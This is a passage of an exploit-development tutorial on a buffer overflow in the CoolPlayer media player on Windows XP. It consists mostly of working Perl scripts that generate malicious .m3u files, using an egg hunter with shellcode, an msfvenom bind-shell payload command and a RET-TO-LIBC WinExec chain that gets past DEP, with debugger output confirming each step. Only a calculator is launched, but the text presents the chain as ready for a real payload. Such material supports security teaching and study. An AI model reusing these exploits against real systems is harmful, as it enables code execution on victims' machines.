


Figure 19 - pop Calc

Although, from the analysis section, it was found that the top of the stack only had room for 96 bytes. To set up a useful exploit, much more space for shellcode is likely needed. From analyzing the program, it was also found that the buffer had 408 bytes of space before it overflowed. In some exploits the shellcode can be executed from here. In order to do that, when the buffer overflow occurs and control of the EIP is gained, instead of jumping to ESP and running the shellcode at the top of the stack, an egg hunter shellcode can be used here instead (corelan.be, 2018). An egg hunter will search through memory for a specified tag, then run the code underneath.

An egg hunter was first set up with the calculator shellcode. A tag was created called 'w00t', which is 4 bytes long but was repeated twice when prepended to the actual shellcode. The egg hunter shellcode that was defined in the ESP will search through memory for this tag. Figure 20 shows the perl file that was used to create this exploit. First the tag is written into the buffer, followed by the shellcode. After the shellcode is written to the buffer, the rest of the buffer is flooded by A's. In this program this would be the sum of 408 A's minus the tag and the shellcode (24 bytes). The EIP is then packed with the JMP ESP command, and in the ESP is the egg hunter code that will search through memory for the calculator shellcode that has the tag before it.



```
my $file= "egg1.m3u";
my $junk1 = "\x41" x 381;
my $tag ="w00tw00t";
my $egg = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74" .
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
my $eip = pack('V', 0x7C86467B);
my $shellcode = "\x90" x 3;
my $shellcode = $shellcode."\x31\xC9" .
"\x51" .
"\x68\x63\x61\x6C\x63" .
"\x54" .
"\xB8\xC7\x93\xC2\x77" .
"\xFF\xD0";
open($FILE,">$file");
print $FILE $tag.$shellcode.$junk1.$eip.$egg;
close($FILE);
print "m3u File Created successfully\n";
```

Figure 20 – egg hunter

If this code is successful then a calculator should pop up like what was previously seen in Figure 19 above. Now a lot more room for shellcode is available. If more room is needed then what is known as an omelet shellcode could be created, which will make use of multiple areas that the program can execute shellcode from. The top of the stack only has 96 bytes of space excluding the amount of code needed to run the Omelet, so this would only give a slight amount more space and would not be of much use in this case.

To generate the payload for the exploit a Metasploit utility known as 'Msfvenom' can be used. The command can be seen in Figure 21 (Offensive-security.com, 2018). A lot of parameters are used in this command, the '-a' parameter is used to indicate the architecture of the system. A 32-bit architecture is used so this will be set to 'x86'. This is followed by the platform being used, which is windows. the '-p' parameter indicates the payload to be used. In this tutorial a bind shell will be used. The local port will also need to be set following this which can be set to any port number that won't interfere with other used ports. The '-e' parameter indicates what encoder will be used. The '-b' parameter is used for indicating bad parameters. A character that is not wanted in this shellcode is a 'null byte' as this will stop execution of the code. The '-v' parameter is just the name of the variable which can be called something appropriate like 'buffer'. The '—smallest' parameter just tells the utility that the payload generated should be as small as possible as limited space is in the buffer. The '-f' parameter specifies the format of the file to be created, in this case a perl file will be created.




```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp LPORT=
4444 -e x86/alpha_upper -b '\x00' -v buffer --smallest -f perl >shell.pl
```

Figure 21 - generate payload

After the file is generated, it will output the size of the payload below. As seen in Figure 22 the buffer is 638 bytes, which is too large for the exploit used in the CoolPlayer program. Theoretically if given a couple hundred more bytes, a bind shell could be executed on the stack using this payload and an omelet egg hunter. Other payload generators were investigated, such as the Metasploit GUI, however all of the payloads generated exceeded the memory limit in the program.



```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 638 (iteration=0)
x86/alpha_upper chosen with final size 638
Payload size: 638 bytes
Final size of perl file: 2795 bytes
```

Figure 22 - payload size

In order to exploit this vulnerability, the RET-TO-LIBC method could be used. This method does not require custom shellcode, so the exploit could work using existing OS commands instead of loading in a large payload. This method is also used to get around data execution prevention, so it will be demonstrated in detail in the section tailored to exploiting 'OptOut' mode.


2.4 Exploiting 'OptOut' mode

For this section the CoolPlayer program will be exploited with Data Execution Prevention enabled. This requires setting the DEP policy to 'OptOut' mode. *Appendix A* will show a user how they can enable DEP on their Windows XP system. This stage uses the same information gathered in the previous section on exploiting with DEP set to 'OptIn', so it will not go over proving the flaw exists or analyzing the flaw. It will simply demonstrate the exploits that could be built to circumvent data execution prevention.

2.4.1 RET-TO-LIBC exploit

The RET-TO-LIBC method exploits a buffer overflow vulnerability using windows functions. The exploit involves placing variables for system commands on the stack and functions are called which will execute these commands using the variable set in the stack. Using this method means that data is not executed in the stack, which is what DEP prevents. This is also ideal if not a lot of space is given to work with, as it does not require custom shellcode.


A template for this exploit like in Figure 23 can be crafted from what is already known. The buffer is first loaded with the variables to be executed in order for us to launch a calculator. An ampersand will be used at the end of this code to terminate the rest of the buffer from the command. The rest of the buffer is then filled up with A's until the EIP is reached. The EIP is then loaded with B's. After that two other junk variables are created loaded with C's and D's. This is good practice as it tests whether these any sort of padding is needed after the EIP is reached.



```perl
my $file= "dep2.m3u";
my $shellcode ="cmd /c calc &";
my $junk1 = $shellcode."A" x (408-length($shellcode));
my $eip ="BBBB";
my $junk2 ="CCCC";
my $junk3 ="DDDD";

open($FILE,">$file");
print $FILE $junk1.$eip.$junk2.$junk3;
close($FILE);
print "m3u File Created successfully\n";
```

Figure 23 - template perl


Viewing the stack in a debugger, after loading the file it can be seen in appendix 24 that the code works as expected. The EIP is loaded with B's and this is followed by the C's and D's showing that no padding is required.



```
001321F8  41414141 AAAA
001321FC  41414141 AAAA
00132200  41414141 AAAA
00132204  42424242 BBBB
00132208  43434343 CCCC
0013220C  44444444 DDDD
```

Figure 24 - checking stack


From this template an exploit using RET-TO-LIBC can now be created. The function that will be called to in this exploit is the winExec function (Msdn.microsoft.com, 2018). This function is used to execute other programs. When calling to this function two parameters are needed. The first parameter is the command that will be run, and the second is the window style value. To find the addresses required to call the function and where to go to on return, a tool called ‘Arwin’ can be used (hanna, 2017). This tool determines API memory addresses in windows. Arwin can be seen finding these addresses in Figure 25. To use the tool, enter command prompt and enter the tools name followed by the dynamic-link library to search through and the function needing located. The ‘ExitProcess’ function will be used for the return address.



```
C:\cmd>arwin.exe Kernel32 WinExec
arwin - win32 address resolution program - by steve hanna - v.01
WinExec is located at 0x7c8623ad in Kernel32

C:\cmd>arwin.exe Kernel32 ExitProcess
arwin - win32 address resolution program - by steve hanna - v.01
ExitProcess is located at 0x7c81cafa in Kernel32
```

Figure 25 - Arwin commands


Now that these addresses have been found, the template perl file can be updated like Figure 26. The EIP will now be packed with the address to winExec. The first value that will be passed into the winExec function is the ‘ExitProcess’ address. The command line address will be passed next but this has not been found yet so fill the stack with 4 bytes of B’s. The last value to be passed into winExec is the style value for the window state – this parameter is necessary even though Windows calculator does not use it.



```perl
my $file= "dep2.m3u";
my $shellcode ="cmd /c calc &";
my $junk1 = $shellcode."A" x (408-length($shellcode));

my $eip = pack('V',0x7C8623AD);
my $stack  =pack('V',0x7C81CAFA);
$stack = $stack. "BBBB";
$stack = $stack. pack('V',0xFFFFFFFF);

open($FILE,">$file");
print $FILE $junk1.$eip.$stack;
close($FILE);
print "m3u File Created successfully\n";
```

Figure 26 - winExec addresses packed


Running this in the debugger will show that the program will stop at winExec like in Figure 27. If successful the correct values will be loaded into the winExec function (‘0xFFFFFFFF’ in hexadecimal is equal to -1).



```
00132208  7C81CAFA  ┌CALL to WinExec
0013220C  42424242  │CmdLine = 42424242 ???
00132210  FFFFFFFF  └ShowState = -1.
```

Figure 27 - winExec parameters


Now the last step in the exploit is to find an address for the payload that was entered into the buffer as this is sometimes copied someplace in memory by the process. In the debugger, after winExec is reached a memory view can be opened by clicking on the ‘View’ drop down menu, then selecting ‘Memory’ like in Figure 28.



```
0 ntdll.7C901240
C81159C RETURN to kernel32.7C81159C from r
C81D55C RETURN to kernel32.7C81D55C from k
0046A078  001320D0  41414141
0046A080  001320D4  41414141
0046A088  001320D8  41414141
0046A090  001320DC  41414141
0046A098  001320E0  41414141
          001320E4  41414141
```

Figure 28 - view memory

From the memory view, to find the address the string of the payload can be searched for. To do this right click on the first address then select search from the menu. A prompt will appear where the string can be entered. Enter the string like in Figure 29 then select ‘Ok’.



Enter binary string to search for

ASCII: `cmd /c calc`

UNICODE: ?


HEX +0B: `63 6D 64 20 2F 63 20 63 61 6C 63`

[✓] Entire block

[ ] Case sensitive

Figure 29 - search string


In this CoolPlayer program two different addresses in memory were found to contain the string. The first address was '003E9F00' and can be seen in Figure 30. The second address found was at '00132220' and can be seen in Figure 31.



```
Memory map
Address  Size     Owner    Section Contains       Type Access
002A0000 00041000                                 Map  R
002F0000 00041000                                 Map  R
00340000 00006000                                 Map  R
00350000 00001000 Normaliz         PE header      Imag R
00351000 00005000 Normaliz .text   code,import    Imag R
00356000 00001000 Normaliz .data   data           Imag R
00357000 00001000 Normaliz .rsrc   resources      Imag R
00358000 00001000 Normaliz .reloc  relocations    Imag R
00360000 00008000                                 Priv RW
00370000 00004000                                 Priv RW
00380000 00003000                                 Map  R
00390000 00003000                                 Priv RW
003D0000 00001000                                 Priv RW
003E0000 0000E000                                 Priv RW
003F0000 00002000                                 Map  R
00400000 00001000 1500763          PE header      Imag R
00401000 00051000 1500763  .text   code           Imag R
00452000 00018000 1500763  .rdata  imports        Imag R
```

```
Dump - 003E0000..003EDFFF
003E9F80 63 6D 64 20 2F 63 20 63 61 6C 63 20 26 41 41 41 cmd /c calc &AAA
003E9F90 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003E9FA0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003E9FB0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003E9FC0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003E9FD0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003E9FE0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003E9FF0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003EA000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003EA010 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003EA020 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003EA030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003EA040 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003EA050 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003EA060 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003EA070 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003EA080 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003EA090 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003EA0A0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
003EA0B0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```


Figure 30 - memory address 1



```
Dump - 0012C000..0013FFFF
0013206C 63 6D 64 20 2F 63 20 63 61 6C 63 20 26 41 41 41 cmd /c calc &AAA
0013207C 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013208C 41 41 41 41 F4 21 13 00 9C 15 81 7C A0 20 13 00 AAAA¶†‼.£§ü|á ‼.
0013209C FF FF FF FF 00 00 00 00 FF FF FF FF 6C 21 13 00     ....    l†‼.
001320AC 5C D5 81 7C 38 21 13 00 FF FF FF FF F4 21 13 00 \'ü|8†‼.    ¶†‼.
001320BC 00 00 00 00 00 00 00 00 41 41 41 41 41 41 41 41 ........AAAAAAAA
001320CC 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
001320DC 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
001320EC 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
001320FC 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013210C 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013211C 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013212C 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013213C 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013214C 41 41 41 41 41 41 41 41 B8 20 13 00 41 41 41 41 AAAAAAAA© ‼.AAAA
0013215C EC FB 13 00 C0 9A 83 7C 40 D6 81 7C FF FF FF FF ÿ¹‼.└üâ|@íü|
0013216C 04 22 13 00 F3 23 86 7C 00 00 00 00 00 00 00 00 ♦"‼.¾#å|........
0013217C FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00     ............
0013218C 00 00 00 00 00 00 00 00 00 00 00 00 B0 21 13 00 ............░†‼.
0013219C F4 21 13 00 00 00 00 00 40 F9 13 00 B2 B9 46 00 ¶†‼.....@·‼.▓╣F.
```

Figure 31 - memory address 2


It is a good idea to check other debuggers as well to compare the searches and try and find a consistent address containing the string. The debugger 'WinDbg' (WinDbg, 2015) was used to search through memory as well and two addresses containing the string were found which can be seen in Figure 32. As seen below the second address matches one of the addresses found in 'Ollydbg'.



```
0:000> s -a 0 L?40000000"cmd /c calc"
00132220  63 6d 64 20 2f 63 20 63-61 6c 63 20 26 41 41 41  cmd /c calc &AAA
003e9f80  63 6d 64 20 2f 63 20 63-61 6c 63 20 26 41 41 41  cmd /c calc &AAA
```

Figure 32 - WinDbg results

After searching memory, 3 addresses were found that could potentially be used as the parameter in the winExec function. The address '003E9F80' was first to be tested as it was found in both debuggers meaning it is a common address where the buffer is placed in memory. After testing this address as the command line parameter, it was found that it contained null bytes and the exploit did not work. The address '132220' was used instead. This was placed in place of the B's in the perl file as seen in Figure 33.




```
my $file= "dep1.m3u";
my $shellcode ="cmd /c calc &";
my $shellcode = $shellcode."A" x (408-length($shellcode));
my $eip = pack('V',0x7C8623AD);
my $stack =pack('V',0x7C81CAFA);
my $stack=$stack.pack('V',0x00132220);

my $payload=$shellcode.$eip.$stack;

open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File Created successfully\n";
```

Figure 33 - winExec perl

After generating the file and loading it into the CoolPlayer program, the calculator was successfully run with DEP enabled.

Now this exploit is ready to be tested with a useful payload. One of the limitations to using the RET-TO-LIBC method is that the commands run in the same context as the user, meaning that if a default user were to trigger a payload that requires administrative privileges it would not work. In this case the code is being run by an account with administrative privileges so this should not be a problem.

